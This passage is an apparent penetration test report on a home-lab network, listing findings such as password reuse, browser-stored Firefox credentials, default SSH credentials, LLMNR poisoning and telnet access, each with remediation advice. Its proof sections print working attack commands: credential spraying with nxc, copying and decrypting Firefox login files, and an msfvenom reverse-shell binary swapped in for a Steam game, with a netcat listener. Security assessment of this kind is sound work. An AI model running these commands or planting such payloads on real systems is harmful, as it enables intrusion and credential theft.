
```
┌──(hun㉿kali)-[~]
└─$ nxc rdp 10.0.1.0/24 -u 'hun' -p 'hatena25'
RDP         10.0.1.16       3389   WIN              [*] Windows 10 or Windows Server 2016 Build 22621 (name:WIN) (domain:win) (nla:True)
RDP         10.0.1.12       3389   AM4              [*] Windows 10 or Windows Server 2016 Build 22621 (name:AM4) (domain:AM4) (nla:True)
RDP         10.0.1.16       3389   WIN              [+] win\hun:hatena25 (Pwn3d!)
RDP         10.0.1.12       3389   AM4              [+] AM4\hun:hatena25 (Pwn3d!)
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:01
```

RDP reuse on two systems



```
PS C:\Users\hun> ipconfig

Windows IP Configuration


Unknown adapter Tailscale:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : fd7a:115c:a1e0::c701:a559
   Link-local IPv6 Address . . . . . : fe80::d8ff:5060:f230:9168%27
   IPv4 Address. . . . . . . . . . . : 100.91.165.89
   Subnet Mask . . . . . . . . . . . : 255.255.255.255
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.0.1.12
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.1.1

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8fc4:7c27:6daa:f2d5%10
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
PS C:\Users\hun>
```

Hun user access on 10.0.1.13 through RDP



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\hun> ip a
ip : The term 'ip' is not recognized as the name of a cmdlet, function, script file, or operable program. Chec
k the
spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ ip a
+ ~~
    + CategoryInfo          : ObjectNotFound: (ip:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\hun> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 4:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.0.1.16
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.1.1
PS C:\Users\hun> 
```

Hun user access on 10.0.1.16 through RDP

Affected Assets

Web Access:
10.0.1.100 (root user)
10.0.1.133 (truenas_admin user)

SSH Access:
10.0.1.11 (hun user)
10.0.1.13 (hun user)
10.0.1.14 (hun user)
10.0.1.16 (hun user)
10.0.1.128 (hun user)

RDP Access:
10.0.1.13 (hun user)
10.0.1.16 (hun user)

Remediation

Ensure that the users for each service (SMB, web, SSH, RDP) are not using the same password.

References

https://www.enzoic.com/blog/8-stats-on-password-reuse/

https://www.1kosmos.com/security-glossary/password-reuse/

https://jetpack.com/blog/password-reuse/

Passwords in Browser	8.2

Attack Vector:	Network	**Scope:**	Unchanged
Attack Complexity:	Low	**Confidentiality:**	High
Required Privileges:	None	**Integrity:**	Low
User Interaction:	None	**Availability:**	None


Description

Storing passwords in the browser poses a security risk if the browser or device is compromised. Attackers can extract saved credentials through malware, unauthorized physical access, or browser exploits. Additionally, if the browser lacks strong encryption or protection mechanisms, saved passwords can be easily retrieved, leading to unauthorized account access and credential theft.

Observations


During the penetration test, Project Lockdown was able to decrypt browser-stored credentials. This was obtained after the execution of malware granted Project Lockdown with remote access to the victim machine.

Proof of Vulnerability




```
(steamrt soldier 0.20241118.108551)hun@pop-os:/home/hun$ cd .mozilla          cd .mozilla
(steamrt soldier 0.20241118.108551)hun@pop-os:/home/hun/.mozilla$ grep -R logins
<08551)hun@pop-os:/home/hun/.mozilla$ grep -R logins
Binary file firefox/jr2y0dto.default-release/datareporting/archived/2024-11/1731803082338.f5c9bea8-9589-460e-949d-65013b5cb9a7.main.jsonlz4 matches
firefox/jr2y0dto.default-release/logins.json:{"nextId":2,"logins":[{"id":1,"hostname":"https://localhost:47990","httpRealm":null,"formSubmitURL":"https://localhost:47990","usernameField":"","passwordField":"","encryptedUsername":"MDIEEPgA
[redacted]","encryptedPassword":"[redacted]","guid":"{9f29f6e7-9fd4-41d6-bc4f-8feed44e1b26}","encType":1,"timeCrea
ted":1731801972293,"timeLastUsed":1731801972293,"timePasswordChanged":1731801972293,"timesUsed":1,"syncCounter":1,"everSynced":false,"encryptedUnknownFields":"MDIEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECAWQzt7VZwGIBAjxal3y3IlB5A=="}],"po
tentiallyVulnerablePasswords":[],"dismissedBreachAlertsByLoginGUID":{},"version":3}
grep: firefox/jr2y0dto.default-release/lock: No such file or directory
(steamrt soldier 0.20241118.108551)hun@pop-os:/home/hun/.mozilla$ _
[hun] 0:sudo*Z                                                                                  "hun@pop-os: ~" 13:44 22-Nov-24
```

Encrypted Firefox password found




```
(steamrt soldier 0.20241118.108551)hun@pop-os:/home/hun/.mozilla$ cp -r firefox /mnt/games
<pop-os:/home/hun/.mozilla$ cp -r firefox /mnt/games
```

Copying Firefox password files to NFS share



```
┌──(hun㉿ kali)-[/mnt/games/firefox]
└─$ ls
'Crash Reports'   hdgq7n9x.default   installs.ini   jr2y0dto.default-release  'Pending Pings'   profiles.ini

┌──(hun㉿ kali)-[/mnt/games/firefox]
└─$ cp -r * ~/.mozilla/firefox
```

Accessing Firefox password files on attacker machine through NFS share



```
┌──(hun㉿ kali)-[~/firefox_decrypt]
└─$ python3 firefox_decrypt.py
Select the Mozilla profile you wish to decrypt
1 -> hdgq7n9x.default
2 -> jr2y0dto.default-release
2

Website:   https://localhost:47990
Username:  'hun'
Password: [redacted]
```

Decrypting the Firefox password files

Affected Assets

10.0.1.134

Remediation

Ensure users are not storing passwords in the browser. Consider utilizing a password manager of some form.

References

https://fractionalciso.com/browser-password-managers-flawed-security-by-design/

https://usa.kaspersky.com/blog/how-to-store-passwords-securely/28769/

https://www.ncsc.gov.uk/collection/top-tips-for-staying-secure-online/password-managers

Default Credentials	7.3

Attack Vector:	Network	**Scope:**	Unchanged
Attack Complexity:	Low	**Confidentiality:**	Low
Required Privileges:	None	**Integrity:**	Low
User Interaction:	None	**Availability:**	Low


Description

Default credentials pose a critical security risk as they are widely known and easily exploitable by attackers. If not changed, they can provide immediate unauthorized access to systems, allowing attackers to compromise devices, escalate privileges, and pivot to other network resources. This is especially dangerous in internet-exposed devices or critical systems.

Observations

During the penetration test, Project Lockdown discovered one device enforcing default credentials.

Proof of Vulnerability



```
┌──(hun㉿kali)-[~/final]
└─$ ssh blikvm@10.0.1.10
The authenticity of host '10.0.1.10 (10.0.1.10)' can't be established.
ED25519 key fingerprint is SHA256:3q0yPDwiSpLMFNtmcJE1TzEG0zu0/Z9uh18eie7YUJs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.1.10' (ED25519) to the list of known hosts.
blikvm@10.0.1.10's password:
 __  __                         ____  _   __  __
|  \/  | __ _ _ __   __ _  ___ |  _ \(_) |  \/  | ___ ___  _ __ ___
| |\/| |/ _` | '_ \ / _` |/ _ \| |_) | | | |\/| |/ __/ _ \| '__/ _ \
| |  | | (_| | | | | (_| | (_) |  __/| | | |  | | (_| (_) | | |  __/
|_|  |_|\__,_|_| |_|\__, |\___/|_|   |_| |_|  |_|\___\___/|_|  \___|
                    |___/

Welcome to Armbian 22.08.2 Jammy with Linux 5.19.4-sunxi64

System load:   6%               Up time:       27 days 2:46
Memory usage:  21% of 984M      IP:            10.0.1.10
CPU temp:      46°C             Usage of /:    70% of 5.0G
RX today:      16.8 MiB

[ 68 security updates available, 109 updates total: apt upgrade ]
Last check: 2024-11-22 00:00

[ General system configuration (beta): armbian-config ]

Last login: Sun Apr 21 16:40:16 2024 from 192.168.10.1

blikvm@mangopimcore:~$ _
[hun] 0:ssh*
```

Default credentials to log into 10.0.1.10 through SSH

Affected Assets

10.0.1.10

Remediation

Ensure the default credentials for the blikvm user is changed from the default value.

References

https://attack.mitre.org/techniques/T0812/

https://www.thehacker.recipes/web/config/default-credentials

Steam Reverse Shell	**7.1**

Attack Vector:	Network	**Scope:**	Unchanged
Attack Complexity:	Low	**Confidentiality:**	High
Required Privileges:	None	**Integrity:**	Low
User Interaction:	Required	**Availability:**	None


Description

Remote code execution (RCE) is a severe security risk that allows attackers to run arbitrary code on a target system. This can lead to complete system compromise, enabling attackers to steal data, install malware, or pivot to other network systems.

Observations


During the penetration test, Project Lockdown was able to establish remote code execution through the installation of a malicious program that replaced a video game stored in the NFS games share. Upon execution, the victim machine opened a reverse shell to the attacker machine, granting remote access to the victim.

Proof of Vulnerability




```
┌──(hun㉿ kali)-[~]
└─$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.1.13 LPORT=4444 -f elf > helltaker_lnx.x86_64
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 68 bytes
Final size of elf file: 152 bytes
```

Creation of malware




```
┌──(hun㉿kali)-[/mnt/…/steam/steamapps/common/Helltaker]
└─$ mv helltaker_lnx.x86_64 helltaker_lnx.x86_64-2

┌──(hun㉿kali)-[/mnt/…/steam/steamapps/common/Helltaker]
└─$ cp ~/helltaker_lnx.x86_64 ./

┌──(hun㉿kali)-[/mnt/…/steam/steamapps/common/Helltaker]
└─$ ls
helltaker_lnx_Data  helltaker_lnx.x86_64  helltaker_lnx.x86_64-2  local  localHM

┌──(hun㉿kali)-[/mnt/…/steam/steamapps/common/Helltaker]
└─$ chmod +x helltaker_lnx.x86_64

┌──(hun㉿kali)-[/mnt/…/steam/steamapps/common/Helltaker]
└─$ ls
helltaker_lnx_Data  helltaker_lnx.x86_64  helltaker_lnx.x86_64-2  local  localHM
```

Replacing the helltaker_lnx.x86_64 game file with created malware



```
┌──(hun㉿kali)-[~/final]
└─$ sudo nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.0.1.13] from (UNKNOWN) [10.0.1.134] 41134

id
uid=1000(hun) gid=1000(hun) groups=1000(hun),65534(nogroup)
ls
helltaker_lnx.x86_64
helltaker_lnx.x86_64-2
helltaker_lnx_Data
local
localHM
pwd
/mnt/games/steam/steamapps/common/Helltaker

_
```

Reverse shell upon game execution (connection from 10.0.1.134)



```
exit
python3 -c 'import pty; pty.spawn("/bin/bash")'
(steamrt soldier 0.20241118.108551)hun@pop-os:/home/hun$
```

Shell stabilization

Affected Assets

10.0.1.133 (NFS server storing the games)
10.0.1.134 (victim machine)

Remediation

This finding can easily be mitigated by following the suggestions for hardening the NFS share.

References

https://www.imperva.com/learn/application-security/reverse-shell/

https://sysdig.com/learn-cloud-native/what-is-a-reverse-shell/

LLMNR Enabled	6.5

Attack Vector:	Network	**Scope:**	Unchanged
Attack Complexity:	Low	**Confidentiality:**	Low
Required Privileges:	None	**Integrity:**	Low
User Interaction:	None	**Availability:**	None


Description

Link-Local Multicast Name Resolution (LLMNR) is a protocol used by default in Windows environments as a backup to Domain Name System (DNS). In the event that DNS fails, LLMNR would then attempt to resolve the hostnames to continue to access internal resources. However, LLMNR does its host discovery through broadcast messages, meaning an attacker can respond to the request and impersonate a resource that another computer may be trying to access. The usage of LLMNR, if the conditions are right, leaves the environment susceptible to man-in-the-middle attacks, potentially leading to remote code execution, breaches of confidentiality, system compromise, or even domain compromise.

Observations

During the penetration test, Project Lockdown poisoned the network with LLMNR requests in an attempt to obtain sessions and/or hashes. One device responded with LLMNR.

Proof of Vulnerability



```
[MSSQL] Received connection from 10.0.1.15
[*] [MDNS] Poisoned answer sent to 10.0.1.122      for name DESKTOP-J64JM7C.local
[*] [LLMNR]  Poisoned answer sent to 10.0.1.122 for name DESKTOP-J64JM7C
```

LLMNR responses from 10.0.1.122

Affected Assets

10.0.1.122

Remediation

For Non Domain-Joined Systems:
Open the Windows Registry Editor by pressing Windows+R, typing regedit, and pressing OK.
Navigate to: HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\DNSClient
Create or modify the DWORD value EnableMulticast and set it to 0 to disable LLMNR.
For Domain-Joined Systems:
Open the Group Policy editor by pressing Windows+R, typing gpedit.msc, and pressing OK.
Navigate to: Computer Configuration > Administrative Templates > Network > DNS Client
Set the policy "Turn off multicast name resolution" to Enabled.

References

https://www.blumira.com/integration/disable-llmnr-netbios-wpad-lm-hash/

https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/

Telnet Enabled	6.5

Attack Vector:	Network	**Scope:**	Unchanged
Attack Complexity:	Low	**Confidentiality:**	Low
Required Privileges:	None	**Integrity:**	None
User Interaction:	None	**Availability:**	Low


Description

Enabling Telnet poses significant security risks due to its lack of encryption, which allows attackers to intercept and read sensitive data, including usernames and passwords, in plaintext. It also uses weak authentication mechanisms, making it vulnerable to brute-force attacks. Additionally, Telnet is susceptible to man-in-the-middle attacks and lacks modern security features, making it a high-risk protocol for remote access.

Observations


During the penetration test, Project Lockdown was able to access one device through telnet without credentials.

Proof of Vulnerability



```
┌──(hun㉿kali)-[~]
└─$ telnet 10.0.1.2_
```

Logging into 10.0.1.2 with Telnet



```
 traceroute6       Trace
